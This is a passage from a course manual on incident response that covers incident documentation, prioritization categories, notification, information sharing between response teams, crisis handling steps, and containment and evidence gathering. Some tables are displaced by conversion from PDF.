5. **Keep All Host Clocks Synchronized:** Protocols such as the Network Time Protocol (NTP) synchronize clocks among hosts. Event correlation will be more complicated if the devices reporting events have inconsistent clock settings. From an evidentiary standpoint, it is preferable to have consistent timestamps in logs—for example, to have three logs that show an attack occurred at 12:07:01 a.m., rather than logs that list the attack as occurring at 12:07:01, 12:10:35, and 11:07:06.
 6. **Maintain and Use a Knowledge Base of Information:** The knowledge base should include information that handlers need for referencing quickly during incident analysis. Although it is possible to build a knowledge base with a complex structure, a simple approach can be effective. Text documents, spreadsheets, and relatively simple databases provide effective, flexible, and searchable mechanisms for sharing data among team members. The knowledge base should also contain a variety of information, including explanations of the significance and validity of precursors and indicators, such as IDPS alerts, operating system log entries, and application error codes.
 7. **Use Internet Search Engines for Research:** Internet search engines can help analysts find information on unusual activity. For example, an analyst may see some unusual connection attempts targeting TCP port 22912. Performing a search on the terms “TCP,” “port,” and “22912” may return some hits that contain logs of similar activity or even an explanation of the significance of the port number. Note that separate workstations should be used for research to minimize the risk to the organization from conducting these searches.
 8. **Run Packet Sniffers to Collect Additional Data:** Sometimes the indicators do not record enough detail to permit the handler to understand what is occurring. If an incident is occurring over a network, the fastest way to collect the necessary data may be to have a packet sniffer capture network traffic. Configuring the sniffer to record traffic that matches specified criteria should keep the volume of data manageable and minimize the inadvertent capture of other information. Because of privacy concerns, some organizations may

require incident handlers to request and receive permission before using packet sniffers.

9. **Filter the Data:** There is simply not enough time to review and analyze all the indicators; at minimum the most suspicious activity should be investigated. One effective strategy is to filter out categories of indicators that tend to be insignificant. Another filtering strategy is to show only the categories of indicators that are of the highest significance; however, this approach carries substantial risk because new malicious activity may not fall into one of the chosen indicator categories.
10. **Seek Assistance from Others:** Occasionally, the team will be unable to determine the full cause and nature of an incident. If the team lacks sufficient information to contain and eradicate the incident, then it should consult with internal resources (e.g., information security staff) and external resources (e.g., US-CERT, other CSIRTs, contractors with incident response expertise). It is important to accurately determine the cause of each incident so that it can be fully contained and the exploited vulnerabilities can be mitigated to prevent similar incidents from occurring.

N.B.

- * Incident handlers should log only the facts regarding the incident, not personal opinions or conclusions. Subjective material should be presented in incident reports, not recorded as evidence.
- ** If a logbook is used, it is preferable that the logbook is bound and that the incident handlers number the pages, write in ink, and leave the logbook intact (i.e., do not rip out any pages).

2.2.5 Incident Documentation

An incident response team that suspects that an incident has occurred should immediately start recording all facts regarding the incident. A logbook is an effective and simple medium for this, but laptops, audio recorders, and digital cameras can also

serve this purpose. Documenting system events, conversations, and observed changes in files can lead to a more efficient, more systematic, and less error-prone handling of the problem. Every step taken from the time the incident was detected to its final resolution should be documented and timestamped.

Every document regarding the incident should be dated and signed by the incident handler. Information of this nature can also be used as evidence in a court of law if legal prosecution is pursued. Whenever possible, handlers should work in teams of at least two: one person can record and log events while the other person performs the technical tasks.

The incident response team should maintain records about the status of incidents, along with other pertinent information. Using an application or a database, such as an issue tracking system, helps ensure that incidents are handled and resolved in a timely manner. The issue tracking system should contain information on the following:

- The current status of the incident (new, in progress, forwarded for investigation, resolved, etc.)
- A summary of the incident.
- Indicators related to the incident.
- Other incidents related to this incident.
- Actions taken by all incident handlers on this incident.
- Chain of custody, if applicable.
- Impact assessments related to the incident.
- Contact information for other involved parties (e.g., system owners, system administrators).
- A list of evidence gathered during the incident investigation.
- Comments from incident handlers.
- Next steps to be taken (e.g., rebuild the host, upgrade an application).

The incident response team should safeguard incident data and restrict access to it because it often contains sensitive information—for example, data on exploited vulnerabilities, recent security breaches, and users that may have performed

inappropriate actions. For example, only authorized personnel should have access to the incident database. Incident communications (e.g., emails) and documents should be encrypted or otherwise protected so that only authorized personnel can read them.

2.2.6 Incident Prioritization

Prioritizing the handling of the incident is perhaps the most critical decision point in the incident handling process. Incidents should not be handled on a first-come, first-served basis as a result of resource limitations. Instead, handling should be prioritized based on the relevant factors, such as the following:

- **Functional Impact of the Incident:** Incidents targeting IT systems typically impact the business functionality that those systems provide, resulting in some type of negative impact to the users of those systems. Incident handlers should consider how the incident will impact the existing functionality of the affected systems. Incident handlers should consider not only the current functional impact of the incident, but also the likely future functional impact of the incident if it is not immediately contained.
- **Information Impact of the Incident:** Incidents may affect the confidentiality, integrity, and availability of the organization's information. For example, a malicious agent may exfiltrate sensitive information. Incident handlers should consider how this information exfiltration will impact the organization's overall mission. An incident that results in the exfiltration of sensitive information may also affect other organizations if any of the data pertained to a partner organization.
- **Recoverability from the Incident:** The size of the incident and the type of resources it affects will determine the amount of time and resources that must be spent on recovering from that incident. In some instances it is not possible to recover from an incident (e.g., if the confidentiality of sensitive information has been compromised) and it would not make sense to spend limited resources on an elongated incident handling cycle, unless that effort was directed at ensuring that a similar incident did not occur in the future. In other cases, an

incident may require far more resources to handle than what an organization has available. Incident handlers should consider the effort necessary to actually recover from an incident and carefully weigh that against the value the recovery effort will create and any requirements related to incident handling.

- **Combining the functional impact** to the organization's systems and the impact to the organization's information determines the business impact of the incident—for example, a distributed denial of service attack against a public web server may temporarily reduce the functionality for users attempting to access the server, whereas unauthorized root-level access to a public web server may result in the exfiltration of personally identifiable information (PII), which could have a long-lasting impact on the organization's reputation.
- **The recoverability from the incident** determines the possible responses that the team may take when handling the incident. An incident with a high functional impact and low effort to recover from is an ideal candidate for immediate action from the team. However, some incidents may not have smooth recovery paths and may need to be queued for a more strategic-level response—for example, an incident that results in an attacker exfiltrating and publicly posting gigabytes of sensitive data has no easy recovery path since the data is already exposed; in this case the team may transfer part of the responsibility for handling the data exfiltration incident to a more strategic-level team that develops strategy for preventing future breaches and creates an outreach plan for alerting those individuals or organizations whose data was exfiltrated. The team should prioritize the response to each incident based on its estimate of the business impact caused by the incident and the estimated efforts required to recover from the incident.

An organization can best quantify the effect of its own incidents because of its situational awareness. Table-2 provides examples of functional impact categories that an organization might use for rating its own incidents. Rating incidents can be helpful in prioritizing limited resources.

Table 2. Functional Impact Categories

Category	Definition
None	No effect to the organization's ability to provide all services to all users.
Low	Minimal effect; the organization can still provide all critical services to all users but has lost efficiency.
Medium	Organization has lost the ability to provide a critical service to a subset of system users.
High	Organization is no longer able to provide some critical services to any users.

Table-3 provides examples of possible information impact categories that describe the extent of information compromise that occurred during the incident. In this table, with the exception of the 'None' value, the categories are not mutually exclusive and the organization could choose more than one.

Table-3. Information Impact Categories

Category	Definition
None	No information was exfiltrated, changed, deleted or otherwise compromised
Privacy Breach	Sensitive personally identifiable information (PII) of taxpayers, employees, beneficiaries, etc. was accessed or exfiltrated
Proprietary Breach	Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated
Integrity Loss	Sensitive or proprietary information was changed or deleted

Table-4 shows examples of recoverability effort categories that reflect the level of and type of resources required to recover from the incident.

Table-4. Recoverability Effort Categories

Category	Definition
Regular	Time to recovery is predictable with existing resources
Supplemented	Time to recovery is predictable with additional resources
Extended	Time to recovery is unpredictable; additional resources and outside help are needed
Not Recoverable	Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch investigation

Organizations should also establish an escalation process for those instances when the team does not respond to an incident within the designated time. This can happen for many reasons: for example, cell phones may fail or people may have personal emergencies. The escalation process should state how long a person should wait for a response and what to do if no response occurs. Generally, the first step is to duplicate the initial contact. After waiting for a brief time—perhaps 15 minutes—the caller should escalate the incident to a higher level, such as the incident response team manager. If that person does not respond within a certain time, then the incident should be escalated again to a higher level of management. This process should be repeated until someone responds.

2.2.7 Incident Notification

When an incident is analyzed and prioritized, the incident response team needs to notify the appropriate individuals so that all who need to be involved will play their roles. Incident response policies should include provisions concerning incident reporting—at a minimum, what must be reported to whom and at what times (e.g., initial notification, regular status updates). The exact reporting requirements vary among organizations, but parties that are typically notified include:

1. CIO
2. Head of information security

3. Local information security officer
4. Other incident response teams within the organization
5. External incident response teams (if appropriate)
6. System owner
7. Human resources (for cases involving employees, such as harassment through email)
8. Public affairs (for incidents that may generate publicity)
9. Legal department (for incidents with potential legal ramifications)
10. Law enforcement (if appropriate)

During incident handling, the team may need to provide status updates to certain parties, even in some cases the entire organization. The team should plan and prepare several communication methods, including out-of-band methods (e.g., in person, paper), and select the methods that are appropriate for a particular incident. Possible communication methods include:

1. Email.
2. Website (internal, external, or portal).
3. Telephone calls.
4. In person (e.g., daily briefings).
5. Voice mailbox greeting (e.g., set up a separate voice mailbox for incident updates, and update the greeting message to reflect the current incident status; use the help desk's voice mail greeting).
6. Paper (e.g., post notices on bulletin boards and doors, hand out notices at all entrance points)

Unit-3 Coordination and Information Sharing

3

Unit Structure :

- 3.0 Introduction to Coordination
- 3.1 Coordination Relationships
- 3.2 Sharing Agreements and Reporting Requirements
- 3.3 Information Sharing Techniques
- 3.4 Ad Hoc
- 3.5 Partially Automated
- 3.6 Security Considerations
- 3.7 Granular Information Sharing
- 3.8 Business Impact Information
- 3.9 Technical Information
- 3.10 Recommendations
- 3.11 Appendix A
- 3.12 Crisis Handling Steps

Learning Objectives

At the end of this manual we will be able to know :

1. Understand the nature of contemporary threats and attacks against the IT incidents.
2. Start building a community include the industry sector that the organization belongs to and the geographic region where the organization operates.
3. Ensure that the standards selected are compatible with the partner organization's incident response systems.
4. Coordinate and share the information in between the organisations in well and systematic manner.
5. Apply the sharing agreements and reporting requirements among the different organisations.
6. Share incident information with peers and partners in order to deal with many incidents effectively.
7. Attempt to ensure that organisations only share an indicator for which they have a relatively high level of confidence that it signifies an actual incident.
8. To know and use communication mechanisms that are reasonably secure.
9. To handle the situation, mitigate the risk, and limit the damage more quickly.

3.0 Introduction to Coordination

The nature of contemporary threats and attacks makes it more important than ever for organizations to work together during incident response. Organizations should ensure that they effectively coordinate portions of their incident response activities with appropriate partners.

The most important aspect of incident response coordination is information sharing, where different organizations share threat, attack, and vulnerability information with each other so that each organization's knowledge benefits the other. Incident information sharing is frequently mutually beneficial because the same threats and attacks often affect multiple organizations simultaneously.

Coordinating and sharing information with partner organizations can strengthen the organization's ability to effectively respond to IT incidents.

For an example, if an organization identifies some behavior on its network that seems suspicious and sends information about the event to a set of trusted partners, someone else in that network may have already seen similar behavior and be able to respond with additional details about the suspicious activity, including signatures, other indicators to look for, or suggested remediation actions. Collaboration with the trusted partner can enable an organization to respond to the incident more quickly and efficiently than an organization operating in isolation.


This increase in efficiency for standard incident response techniques is not the only incentive for cross-organization coordination and information sharing. Another incentive for information sharing is the ability to respond to incidents using techniques that maynot be available to a single organization, especially if that organization is small to medium size.

For an example, a small organization that identifies a particularly complex instance of malware on its network may not have the in-house resources to fully analyze the malware and determine its effect on the system. In this case, the organization may be able to leverage a trusted information sharing network to effectively outsource the analysis of this malware to third party resources that have the adequate technical capabilities to perform the malware analysis.

3.1 Coordination Relationships

An organization may need to interact with several types of external organizations in the course of conducting incident response activities. Examples of these organizations include other incident response teams, law enforcement agencies, Internet service providers, and constituents and customers. An organization's incident response team should plan its incident coordination with those parties before incidents occur to ensure that all parties know their roles and that effective lines of communication are established.

Figure-1 provides a sample view into an organization performing coordination at every phase of the incident response lifecycle, highlighting that coordination is valuable throughout the lifecycle.



An incident response team within an organization may participate in different types of coordination arrangements, depending on the type of organization with which it is coordinating. For example, the team members responsible for the technical details of incident response may coordinate with operational colleagues at partner organizations to share strategies for mitigating an attack spanning multiple organizations. Alternatively, during the same incident, the incident response team manager may coordinate with ISACs to satisfy necessary reporting requirements and seek advice and additional resources for successfully responding to the incident. Table-1 provides some examples of coordination relationships that may exist when collaborating with outside organizations.

Table 1. Coordination Relationships

Category	Definition	Information Shared
Team-to-Team	<p>Team-to-team relationships exist whenever technical incident responders in different organizations collaborate with their peers during any phase of the incident handling life cycle.</p> <p>The organizations participating in this type of relationship are usually peers without any authority over each other and choose to share information, pool resources, and reuse knowledge to solve problems common to both teams.</p>	<p>The information most frequently shared in team-to-team relationships is tactical and technical (e.g., technical indicators of compromise, suggested remediation actions) but may also include other types of information (plans, procedures, lessons learned) if conducted as part of the Preparation phase.</p>
Team-to-Coordinating Team	<p>Team-to-coordinating team relationships exist between an organizational incident response team and a separate organization that acts as a central point for coordinated incident response and management such as USCERT or an ISAC. This type of relationship may include some degree of required reporting from the member organizations by the coordinating body, as well as the expectation that the coordinating</p>	<p>Teams and coordinating teams frequently share tactical, technical information as well as information regarding threats, vulnerabilities, and risks to the community served by the coordinating team. The coordinating team may also need specific impact information about incidents in order to help make decisions on</p>

	team will disseminate timely and useful information to participating member organizations.	where to focus its resources and attention.
Coordinating Team-to- Coordinating Team	<p>Relationships between multiple coordinating teams such as USCERT and the ISACs exist to share information relating to cross-cutting incidents which may affect multiple communities.</p> <p>The coordinating teams act on behalf of their respective community member organizations to share information on the nature and scope of cross-cutting incidents and reusable mitigation strategies to assist in inter-community response.</p>	<p>The type of information shared by coordinating teams with their counterparts often consists of periodical summaries during “steady state” operations, punctuated by the exchange of tactical, technical details, response plans, and impact or risk assessment information during coordinated incident response activities.</p>

3.2 Sharing Agreements and Reporting Requirements

Organizations trying to share information with external organizations should consult with their legal department before initiating any coordination efforts. There may be contracts or other agreements that need to be put into place before discussions occur. An example is a nondisclosure agreement (NDA) to protect the confidentiality of the organization’s most sensitive information. Organizations should also consider any existing requirements for reporting, such as sharing incident information with an ISAC or reporting incidents to a higher-level CIRT.

3.3 Information Sharing Techniques

Information sharing is a key element of enabling coordination across organizations. Even the smallest organizations need to be able to share incident information with

peers and partners in order to deal with many incidents effectively. Organizations should perform such information sharing throughout the incident response life cycle and not wait until an incident has been fully resolved before sharing details of it with others.

3.4 Ad Hoc

Most incident information sharing has traditionally occurred through ad hoc methods, such as email, instant messaging clients, and phone. Ad hoc information sharing mechanisms normally rely on an individual employee's connections with employees in incident response teams of partner organizations. The employee uses these connections to manually share information with peers and coordinate with them to construct strategies for responding to an incident. Depending on the size of the organization, these ad hoc techniques may be the most cost-effective way of sharing information with partner organizations. However, due to the informal nature of ad hoc information sharing, it is not possible to guarantee that the information sharing processes will always operate. For example, if a particularly well-connected employee resigns from an incident response team, that team may temporarily lose the majority of information sharing channels it relies on to effectively coordinate with outside organizations.

Ad hoc information sharing methods are also largely unstandardized in terms of what information is communicated and how that communication occurs. Because of the lack of standardization, they tend to require manual intervention and to be more resource-intensive to process than the alternative, partially automated methods. Whenever possible an organization should attempt to formalize its information sharing strategies through formal agreements with partner organizations and technical mechanisms that will help to partially automate the sharing of information.

3.5 Partially Automated

When engineering automated information sharing solutions, organizations should first consider what types of information they will communicate with partners. The organization may want to construct a formal data dictionary enumerating all entities

and relationships between entities that they will wish to share. Once the organization understands the types of information they will share, it is necessary to construct formal, machine processable models to capture this information. Wherever possible, an organization should use existing data exchange standards for representing the information they need to share. The organization should work with its partner organizations when deciding on the data exchange models to ensure that the standards selected are compatible with the partner organization's incident response systems. When selecting existing data exchange models, organizations may prefer to select multiple models that model different aspects of the incident response domain and then leverage these models in a modular fashion, communicating only the information needed at a specific decision point in the life cycle.

Appendix A provides a non-exhaustive list of existing standards defining data exchange models that are applicable to the incident response domain.

In addition to selecting the data exchange models for sharing incident information, an organization must also work with its partner organizations to agree on the technical transport mechanisms for enabling the information exchange to occur in an automated fashion. These transport mechanisms include, at a minimum, the transport protocol for exchanging the information, the architectural model for communicating with an information resource, and the applicable ports and domain names for accessing an information resource in a particular organization. For example, a group of partner organizations may decide to exchange incident information using a Representational State Transfer (REST) architecture to exchange IODEF/Real-Time Inter-Network Defense (RID) data over Hypertext Transfer Protocol Secure (HTTPS) on port 4590 of a specific domain name within each organization's DMZ (De-Militarized Zone).

3.6 Security Considerations

There are several security considerations that incident response teams should consider when planning their information sharing. One is being able to designate who can see which pieces of incident information (e.g., protection of sensitive information). It may also be necessary to perform data sanitization or scrubbing to remove sensitive

pieces of data from the incident information without disturbing the information on precursors, indicators, and other technical information. See Section 4.3 for more information on granular information sharing. The incident response team should also ensure that the necessary measures are taken to protect information shared with the team by other organizations.

3.7 Granular Information Sharing

Organizations need to balance the benefits of information sharing with the drawbacks of sharing sensitive information, ideally sharing the necessary information and only the necessary information with the appropriate parties. Organizations can think of their incident information as being comprised of two types of information: business impact and technical. Business impact information is often shared in the context of a team-to-coordinating-team relationship, while technical information is often shared within all three types of coordination relationships.

3.8 Business Impact Information

Business impact information involves how the incident is affecting the organization in terms of mission impact, financial impact, etc. Such information, at least at a summary level, is often reported to higher-level coordinating incident response teams to communicate an estimate of the damage caused by the incident. Coordinating response teams may need this impact information to make decisions regarding the degree of assistance to provide to the reporting organization. A coordinating team may also use this information to make decisions relative to how a specific incident will affect other organizations in the community they represent.

Coordinating teams may require member organizations to report on some degree of business impact information. For example, a coordinating team may require a member organization to report impact information using the categories defined in Section Incident Prioritization. In this case, for a hypothetical incident an organization would report that it has a functional impact of medium, an information impact of none, and will

require extended recoverability time. This high-level information would alert the coordinating team that the member organization requires some level of additional resources to recover from the incident. The coordinating team could then pursue additional communication with the member organization to determine how many resources are required as well as the type of resources based on the technical information provided about the incident.

Business impact information is only useful for reporting to organizations that have some interest in ensuring the mission of the organization experiencing the incident. In many cases, incident response teams should avoid sharing business impact information with outside organizations unless there is a clear value proposition or formal reporting requirements. When sharing information with peer and partner organizations, incident response teams should focus on exchanging technical information as outlined in Section Technical Information.

3.9 Technical Information

There are many different types of technical indicators signifying the occurrence of an incident within an organization. These indicators originate from the variety of technical information associated with incidents, such as the hostnames and IP addresses of attacking hosts, samples of malware, precursors and indicators of similar incidents, and types of vulnerabilities exploited in an incident. Section Signs of an Incident provides an overview of how organizations should collect and utilize these indicators to help identify an incident that is in progress. In addition, Section Sources of Precursors and Indicators provides a listing of common sources of incident indicator data.

While organizations gain value from collecting their own internal indicators, they may gain additional value from analyzing indicators received from partner organizations and sharing internal indicators for external analysis and use. If the organization receives external indicator data pertaining to an incident they have not seen, they can use that indicator data to identify the incident as it begins to occur. Similarly, an organization may use external indicator data to detect an ongoing incident that it was not aware of due to the lack of internal resources to capture the specific indicator

data. Organizations may also benefit from sharing their internal indicator data with external organizations. For example, if they share technical information pertaining to an incident they are experiencing, a partner organization may respond with a suggested remediation strategy for handling that incident.

Organizations should share as much of this information as possible; however, there maybe both security and liability reasons why an organization would not want to reveal the details of an exploited vulnerability. External indicators, such as the general characteristics of attacks and the identity of attacking hosts, are usually safe to share with others. Organizations should consider which types of technical information should or should not be shared with various parties, and then endeavor to share as much of the appropriate information as possible with other organizations. Technical indicator data is useful when it allows an organization to identify an actual incident. However, not all indicator data received from external sources will pertain to the organization receiving it. In somecases, this external data will generate false positives within the receiving organization's network and may cause resources to be spent on nonexistent problems. Organizations participating in incident information sharing should have staff skilled in taking technical indicator information from sharing communities and disseminating that information throughout the enterprise, preferably in an automated way. Organizations should also attempt to ensure that they only share an indicator for which they have a relatively high level of confidence that it signifies an actual incident.

3.10 Recommendations

The key recommendations presented in this section for handling incidents are summarized below.

Plan incident coordination with external parties before incidents occur. Examples of externalparties include other incident response teams, law enforcement agencies, Internet service providers, and constituents and customers. This planning helps ensure that all parties know their roles and that effective lines of communication are established.

Consult with the legal department before initiating any coordination efforts.

There may be contracts or other agreements that need to be put into place before discussions occur.

Perform incident information sharing throughout the incident response life cycle.

Information sharing is a key element of enabling coordination across organizations. Organizations should not wait until an incident has been fully resolved before sharing details of it with others.

Attempt to automate as much of the information sharing process as possible.

This makes cross organizational coordination efficient and cost effective. Organizations should attempt to achieve a balance of automated information sharing overlaid with human-centric processes for managing the information flow.

Balance the benefits of information sharing with the drawbacks of sharing sensitive information. Ideally organizations should share the necessary information and only the necessary information with the appropriate parties. Business impact information is often shared in a team-to-coordinating team relationship, while technical information is often shared within all types of coordination relationships. When sharing information with peer and partner organizations, incident response teams should focus on exchanging technical information.**Share as much of the appropriate incident information as possible with other organizations.** Organizations should consider which types of technical information should or should not be shared with various parties. For example, external indicators, such as the general characteristics of attacks and the identity of attacking hosts, are usually safe to share with others, but there may be both security and liability reasons why an organization would not want to reveal the details of an exploited vulnerability. The lists below provide examples of resources that may be helpful in establishing and maintaining an incident response capability.

3.11 Appendix A

Incident Response Organizations

Organization	URL
Anti-Phishing Working Group (APWG)	http://www.antiphishing.org/
Computer Crime and Intellectual Property Section (CCIPS), U.S. Department of Justice	http://www.cybercrime.gov/
CERT® Coordination Center, Carnegie Mellon University (CERT®/CC)	http://www.cert.org/
European Network and Information Security Agency (ENISA)	http://www.enisa.europa.eu/activities/cert
Forum of Incident Response and Security Teams (FIRST)	http://www.first.org/
Government Forum of Incident Response and Security Teams (GFIRST)	http://www.us-cert.gov/federal/gfirst.html
High Technology Crime Investigation Association (HTCIA)	http://www.htcia.org/
InfraGard	http://www.infragard.net/
Internet Storm Center (ISC)	http://isc.sans.edu/
National Council of ISACs	http://www.isaccouncil.org/
United States Computer Emergency Response Team (US-CERT)	http://www.us-cert.gov/

RFC 6546	Transport of Real-time Inter-network Defense (RID) Messages over HTTP/TLS	http://www.ietf.org/rfc/rfc6546.txt
SCAP	Security Content Automation Protocol	http://csrc.nist.gov/publications/PubsSPs.html#SP-800-126-Rev.%202
XCCDF	Extensible Configuration Checklist Description Format	http://csrc.nist.gov/publications/PubsNISTIRs.html#NIST-IR-7275-r4

Data Exchange Specifications Applicable to Incident Handling:

3.12 Crisis Handling Steps:

This is a list of the major steps that should be performed when a technical professional believes that a serious incident has occurred and the organization does not have an incident response capability available. This serves as a basic reference of what to do for someone who is faced with a crisis and does not have time to read through this entire document.

1. **Document everything.** This effort includes every action that is performed, every piece of evidence, and every conversation with users, system owners, and others regarding the incident.
2. **Find a coworker who can provide assistance.** Handling the incident will be much easier if two or more people work together. For example, one person can perform actions while the other documents them.

3. **Analyze the evidence to confirm that an incident has occurred.** Perform additional research as necessary (e.g., Internet search engines, software documentation) to better

Title	Description	Additional Information
AI	Asset Identification	http://csrc.nist.gov/publications/PubsNISTIRs.html#NIST-IR-7693
ARF	Asset Results Format	http://csrc.nist.gov/publications/PubsNISTIRs.html#NIST-IR-7694
CAPEC	Common Attack Pattern Enumeration and Classification	http://capec.mitre.org/
CCE	Common Configuration Enumeration	http://cce.mitre.org/
CEE	Common Event Expression	http://cee.mitre.org/
CPE	Common Platform Enumeration	http://cpe.mitre.org/
CVE	Common Vulnerabilities and Exposures	http://cve.mitre.org/
CVSS	Common Vulnerability Scoring System	http://www.first.org/cvss/cvss-guide
CWE	Common Weakness Enumeration	http://cwe.mitre.org/
Cybox	Cyber Observable eXpression	http://cybox.mitre.org/
MAEC	Malware Attribute Enumeration and Characterization	http://maec.mitre.org/
OCIL	Open Checklist Interactive Language	http://csrc.nist.gov/publications/PubsNISTIRs.html#NIST-IR-7692
OVAL	Open Vulnerability Assessment Language	http://oval.mitre.org/
RFC 4765	Intrusion Detection Message Exchange Format (IDMEF)	http://www.ietf.org/rfc/rfc4765.txt
RFC 5070	Incident Object Description Exchange Format (IODEF)	http://www.ietf.org/rfc/rfc5070.txt
RFC 5901	Extensions to the IODEF for Reporting Phishing	http://www.ietf.org/rfc/rfc5901.txt
RFC 5941	Sharing Transaction Fraud Data	http://www.ietf.org/rfc/rfc5941.txt
RFC 6545	Real-time Inter-network Defense (RID)	http://www.ietf.org/rfc/rfc6545.txt

understand the evidence. Reach out to other technical professionals within the organization for additional helps.

4. **Notify the appropriate people within the organization.** This should include the chief information officer (CIO), the head of information security, and the local security manager. Use discretion when discussing details of an incident with others; tell only the people who need to know and use communication mechanisms that are reasonably secure. (If the attacker has compromised email services, do not send emails about the incident.)

5. **Notify US-CERT and/or other external organizations** for assistance in dealing with the incident.
6. **Stop the incident if it is still in progress.** The most common way to do this is to disconnect affected systems from the network. In some cases, firewall and router configurations may need to be modified to stop network traffic that is part of an incident, such as a denial of service (DoS) attack.
7. **Preserve evidence from the incident.** Make backups (preferably disk image backups, not file system backups) of affected systems. Make copies of log files that contain evidence related to the incident.
8. **Wipe out all effects of the incident.** This effort includes malware infections, inappropriate materials (e.g., pirated software), Trojan horse files, and any other changes made to systems by incidents. If a system has been fully compromised, rebuild it from scratch or restore it from a known good backup.
9. **Identify and mitigate all vulnerabilities that were exploited.** The incident may have occurred by taking advantage of vulnerabilities in operating systems or applications. It is critical to identify such vulnerabilities and eliminate or otherwise mitigate them so that the incident does not recur.
10. **Confirm that operations have been restored to normal.** Make sure that data, applications, and other services affected by the incident have been returned to normal operations.
11. **Create a final report.** This report should detail the incident handling process. It also should provide an executive summary of what happened and how a formal incident response capability would have helped to handle the situation, mitigate the risk, and limit the damage more quickly.

Unit 4: Containment, Eradication and Recovery

4

Unit Structure:

- 4.0 Introduction to Containment, Eradication, and Recovery
- 4.1 Evidence Gathering and Handling
- 4.2 Identifying the Attacking Hosts
- 4.3 Eradication and Recovery
- 4.4 Post-Incident Activity
- 4.5 Lessons Learned
- 4.6 Using Collected Incident Data
- 4.7 Evidence Retention
- 4.8 Recommendations
- 4.9 Check your Progress
- 4.10 Answers to Check Your Progress
- 4.11 Model Questions with Answers
- 4.12 References and Suggested Readings

Learning Objectives

The important objectives and criteria for determining the appropriate strategy include:

- Potential damage to and theft of resources.
- Need for evidence preservation.
- Service availability (e.g., network connectivity, services provided to external parties).
- Time and resources needed to implement the strategy.
- Effectiveness of the strategy (e.g., partial containment, full containment).
- Duration of the solution (e.g., emergency workaround to be removed in four hours, temporary workaround to be removed in two weeks, permanent solution).

4.0 Introduction to Containment, Eradication, and Recovery




Figure-1. Incident Response Life Cycle (Containment, Eradication, and Recovery)

Containment is important before an incident overwhelms resources or increases damage. Most incidents require containment, so that is an important consideration early in the course of handling each incident. Containment provides time for

developing a tailored remediation strategy. An essential part of containment is decision-making (e.g., shut down a system, disconnect it from a network, and disable certain functions). Such decisions are much easier to make if there are predetermined strategies and procedures for containing the incident. Organizations should define acceptable risks in dealing with incidents and develop strategies accordingly.

Containment strategies vary based on the type of incident. For example, the strategy for containing an email-borne malware infection is quite different from that of a network-based DDoS attack. Organizations should create separate containment strategies for each major incident type, with criteria documented clearly to facilitate decision-making.

In certain cases, some organizations redirect the attacker to a sandbox (a form of containment) so that they can monitor the attacker's activity, usually to gather additional evidence. The incident response team should discuss this strategy with its legal department to determine if it is feasible. Ways of monitoring an attacker's activity other than sandboxing should not be used; if an organization knows that a system has been compromised and allows the compromise to continue, it may be liable if the attacker uses the compromised system to attack other systems. The delayed containment strategy is dangerous because an attacker could escalate unauthorized access or compromise other systems.

Another potential issue regarding containment is that some attacks may cause additional damage when they are contained. For example, a compromised host may run a malicious process that pings another host periodically. When the incident handler attempts to contain the incident by disconnecting the compromised host from the network, the subsequent pings will fail. As a result of the failure, the malicious process may overwrite or encrypt all the data on the host's hard drive. Handlers should not assume that just because a host has been disconnected from the network, further damage to the host has been prevented.

4.1 Evidence Gathering and Handling

Although the primary reason for gathering evidence during an incident is to resolve the incident, it may also be needed for legal proceedings. In such cases, it is important to clearly document how all evidence, including compromised systems, has been preserved. Evidence should be collected according to procedures that meet all applicable laws and regulations that have been developed from previous discussions with legal staff and appropriate law enforcement agencies so that any evidence can be admissible in court. In addition, evidence should be accounted for at all times; whenever evidence is transferred from person to person, chain of custody forms should detail the transfer and include each party's signature. A detailed log should be kept for all evidence, including the following:

- Identifying information (e.g. the location, serial number, model number, hostname, media access control (MAC) addresses, and IP addresses of a computer).
- Name, title, and phone number of each individual who collected or handled the evidence during the investigation.
- Time and date (including time zone) of each occurrence of evidence handling.
- Locations where the evidence was stored.

Collecting evidence from computing resources presents some challenges. It is generally desirable to acquire evidence from a system of interest as soon as one suspects that an incident may have occurred. Many incidents cause a dynamic chain of events to occur; an initial system snapshot may do more good in identifying the problem and its source than most other actions that can be taken at this stage. From an evidentiary standpoint, it is much better to get a snapshot of the system as-is rather than doing so after incident handlers, system administrators, and others have inadvertently altered the state of the machine during the investigation. Users and system administrators should be made aware of the steps that they should take to preserve evidence.

4.2 Identifying the Attacking Hosts

